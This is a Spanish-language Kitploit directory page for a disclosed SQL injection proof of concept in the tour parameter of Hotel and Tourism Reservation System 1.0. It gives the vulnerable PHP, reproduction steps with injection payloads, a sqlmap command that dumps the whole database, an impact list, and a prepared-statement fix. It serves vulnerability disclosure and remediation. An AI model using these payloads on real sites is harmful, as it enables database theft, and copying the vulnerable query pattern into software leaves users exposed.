
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-10290-SQLI — Prueba de concepto para inyección SQL no autenticada en Hotel and Tourism Reservation System 1.0, que demuestra la extracción de la base de datos a través del parámetro tour. | Kitploit
Herramientas/GitHubGitHub/xmyronn/cve-2026-10290-sqli
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónSeguridad de Bases de Datos
GitHubxmyronn/cve-2026-10290-sqli

CVE-2026-10290-SQLI

Prueba de concepto para inyección SQL no autenticada en Hotel and Tourism Reservation System 1.0, que demuestra la extracción de la base de datos a través del parámetro tour.

Ver Repositorio
33hace 5 mesesAún no revisado
Compartir

Sistema de Reservas Hoteleras y Turísticas - Inyección SQL no autenticada en tour.php

Detalles de la Vulnerabilidad

CampoDetalles
TítuloSistema de Reservas Hoteleras y Turísticas - Inyección SQL vía el parámetro GET tour
Proveedorcode-projects.org
URL del Proveedorhttps://code-projects.org/hotel-and-tourism-reservation-in-php-with-source-code/
ProductoSistema de Reservas Hoteleras y Turísticas
Versión1.0
Tipo de VulnerabilidadInyección SQL
CWECWE-89
Puntuación CVSS9.8 (Crítica)
Vector CVSSCVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Archivo Afectado/ht/tour.php
Parámetro Afectadotour (GET)
Autenticación RequeridaNo
Explotable RemotamenteSí
InvestigadorSyed Imad Uddin Alvi

Descripción

Existe una vulnerabilidad crítica de Inyección SQL en el parámetro GET tour de tour.php en Sistema de Reservas Hoteleras y Turísticas 1.0. El parámetro se pasa directamente a una consulta SQL en bruto sin sanitización, sin sentencias preparadas y sin validación de entrada. Un atacante remoto no autenticado puede manipular la consulta para extraer, modificar o eliminar cualquier dato en la base de datos. La vulnerabilidad fue confirmada mediante un volcado completo de la base de datos usando sqlmap.

Código vulnerable en tour.php:

if(isset($_GET['tour'])) {
    $tourID = $_GET['tour'];
    $select = $db->query("SELECT * FROM tourism WHERE id = '{$tourID}' ");
    $s = $db->query("SELECT * FROM tourism WHERE id = '{$tourID}' ");
    $data = mysqli_fetch_assoc($s);

$tourID se toma directamente de $_GET['tour'] y se interpola en la consulta SQL sin ninguna sanitización.


Pasos para Reproducir

Configuración: Instale el Sistema de Reservas Hoteleras y Turísticas 1.0 en XAMPP y acceda en http://<target>/ht/

Paso 1 — Visite cualquier página de tour como usuario no autenticado:

http://<target>/ht/tour.php?tour=4
Screenshot 2026-05-12 001635

Paso 2 — Inyecte una comilla simple para romper la consulta SQL y confirmar la vulnerabilidad:

http://<target>/ht/tour.php?tour='

Resultado: Se genera un error fatal de MySQL — confirmando que la entrada no sanitizada llega a la consulta SQL.

Screenshot 2026-05-12 001643

Paso 3 — Confirme la SQLi con una carga útil basada en booleanos:

http://<target>/ht/tour.php?tour=' or 1=1 -- -

Resultado: La página se carga normalmente con datos del tour — inyección booleana exitosa.

Screenshot 2026-05-12 001654

Paso 4 — Vuelque toda la base de datos usando sqlmap:

sqlmap -r sqli.txt --dump --batch

Resultado: sqlmap vuelca con éxito todas las tablas en hotel_db incluyendo users, rooms, tour_reserves, gallery — se confirma el compromiso total de la base de datos.

Screenshot 2026-05-12 001722

Impacto

Un atacante remoto no autenticado puede:

  • Extraer todos los datos de la base de datos incluyendo credenciales de usuario, correos electrónicos, números de teléfono y detalles de reservas
  • Evitar la autenticación extrayendo credenciales de administrador
  • Modificar o eliminar cualquier registro de la base de datos
  • Potencialmente lograr Ejecución Remota de Código mediante INTO OUTFILE si se conceden privilegios de archivo

Causa Raíz

El parámetro GET tour se interpola directamente en una consulta SQL en bruto sin usar sentencias preparadas, consultas parametrizadas ni sanitización de entrada:

// VULNERABLE
$tourID = $_GET['tour'];
$select = $db->query("SELECT * FROM tourism WHERE id = '{$tourID}' ");

// FIXED — use prepared statements
$stmt = $db->prepare("SELECT * FROM tourism WHERE id = ?");
$stmt->bind_param("i", $_GET['tour']);
$stmt->execute();

Referencias

  • CWE-89: Neutralización Incorrecta de Elementos Especiales usados en un Comando SQL
  • OWASP: Inyección SQL
  • Sistema de Reservas Hoteleras y Turísticas — code-projects.org

Descubierto Por

Syed Imad Uddin Alvi — Investigador de Seguridad Independiente

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    306
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    301

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





